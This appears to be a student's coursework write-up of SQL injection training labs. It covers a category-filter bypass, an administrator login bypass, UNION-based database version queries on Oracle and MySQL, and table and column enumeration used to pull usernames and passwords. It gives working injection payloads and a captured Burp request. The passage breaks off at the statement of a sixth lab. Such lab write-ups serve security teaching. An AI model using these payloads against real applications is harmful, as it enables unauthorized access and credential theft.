Systems and Network Programming - IE2012

Labsheet 4

S.I.B.Jayawardhana

IT22921512


The product category filter in this lab has a SQL injection flaw. An SQL query similar to the following is run by the program when a user chooses a category.


SELECT * FROM products WHERE category = 'Gifts' AND released = 1


Perform a SQL injection attack to finish the lab by getting the application to show one or more prototypes.

- Step 01: Make use of Burp Suite to intercept and modify the request that manages the setting for the product category filter.


- Step 02: Change the category parameter by setting its value to '+OR+1=1—







- Step 3: Submit the request and confirm that the response now displays one or more products that have not yet been released.




2. SQL injection vulnerability allowing login bypass.

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.


- Step 01: Utilize Burp Suite to intercept and modify the login request.




- Step 02: Change the value of the username parameter to: administrator'-- In this step when we input username and password the query will look like this,

  SELECT * FROM users WHERE username = 'administrator' AND password = 'password';

When we input single quotation mark (‘) for the username and password the website will display an “internal server error”. So, this suggests that the website could be vulnerable to SQL injection.



In this case if we input “administrator’--” the website will log us in because “--” will comment out the rest of the SQL query statement mentioned above.



3. SQL injection attack, querying the database type and version on Oracle.

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string.

HINT: On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.


There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual.

- Step 01: Utilize Burp Suite to intercept and modify the request responsible for configuring the product category filter.

- Find out the number of columns returned by the query and identify which columns contain text data. To confirm that the query returns two columns, both with text, we can use a payload like the following in the category parameter:

  '+UNION+SELECT+'abc','def'+FROM+dual—


  We need to use FROM clause as it is an Oracle database otherwise the server will give us an error message as “Internal server error”.


Request
Pretty
Raw
Hex
GET /filter?category=Corporate+gifts'+UNION+SELECT+'abc','def'+FROM+dual-- HTTP/2
Host: 0aef006503080a9681fe9d7e00870061.web-security-academy.net
Cookie: session=lcLZl6wG6EIJgBiyr9l6Yk93bjoaTQMu
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aef006503080a9681fe9d7e00870061.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Search...
0 highlights
Response
Pretty
Raw
Hex
Render
that can afford laser surgery
problems looking at a tiny ce
folding keyboard for yonks, g
The Giant Enter Key
Made from soft, nylon material
the ideal office addition. Sim
you're normal enter butto
living heck out of it whenever
existing keyboard from yet ano
This is also an ideal gift for
you just fear to walk past. S
agitated friend, this sheer su
miss when you go to let that
abc
def

Search...
Done

Step 03: We can use the following query to reveal the database version. Since it is an Oracle database we have to use “v$version”.

'+UNION+SELECT+BANNER,+NULL+FROM+v$version—



•

4. SQL injection attack, querying the database type and version on MySQL and Microsoft.


This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

- Step 01: We can find out the number of columns and which columns contain the text data using the following payload. ‘+UNION+SELECT+’hello’,’world’# “#” is used to add comments.

Step 02: To solve this lab we can use the following payload.

‘+UNION+SELECT+’database+version+is+down+below’,@@version#



5. SQL injection attack, listing the database contents on non-Oracle databases.


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.


-

- Step 01: As we know there is a vulnerability in “category” using that we can find the database version to do the rest of the lab.



- Step 02: List the tables in the database using the following payload and search for “users” table.


'+UNION+SELECT+TABLE_NAME,NULL+FROM+information_schema.tables—



Step 03: Find the column names in the table using this payload:

‘+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name=’users_qnpono’—

Then find the username column and the password column.



- Step 04: We have to get the usernames and the passwords from the table and find the administrator login. To do that we can execute this payload:

'+UNION+SELECT+username_jpqyjs, password_znobsk+FROM+users_qnpono--

Now we can access the administrator account using the above credentials.

6. SQL injection attack, listing the database contents on Oracle.

•

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.

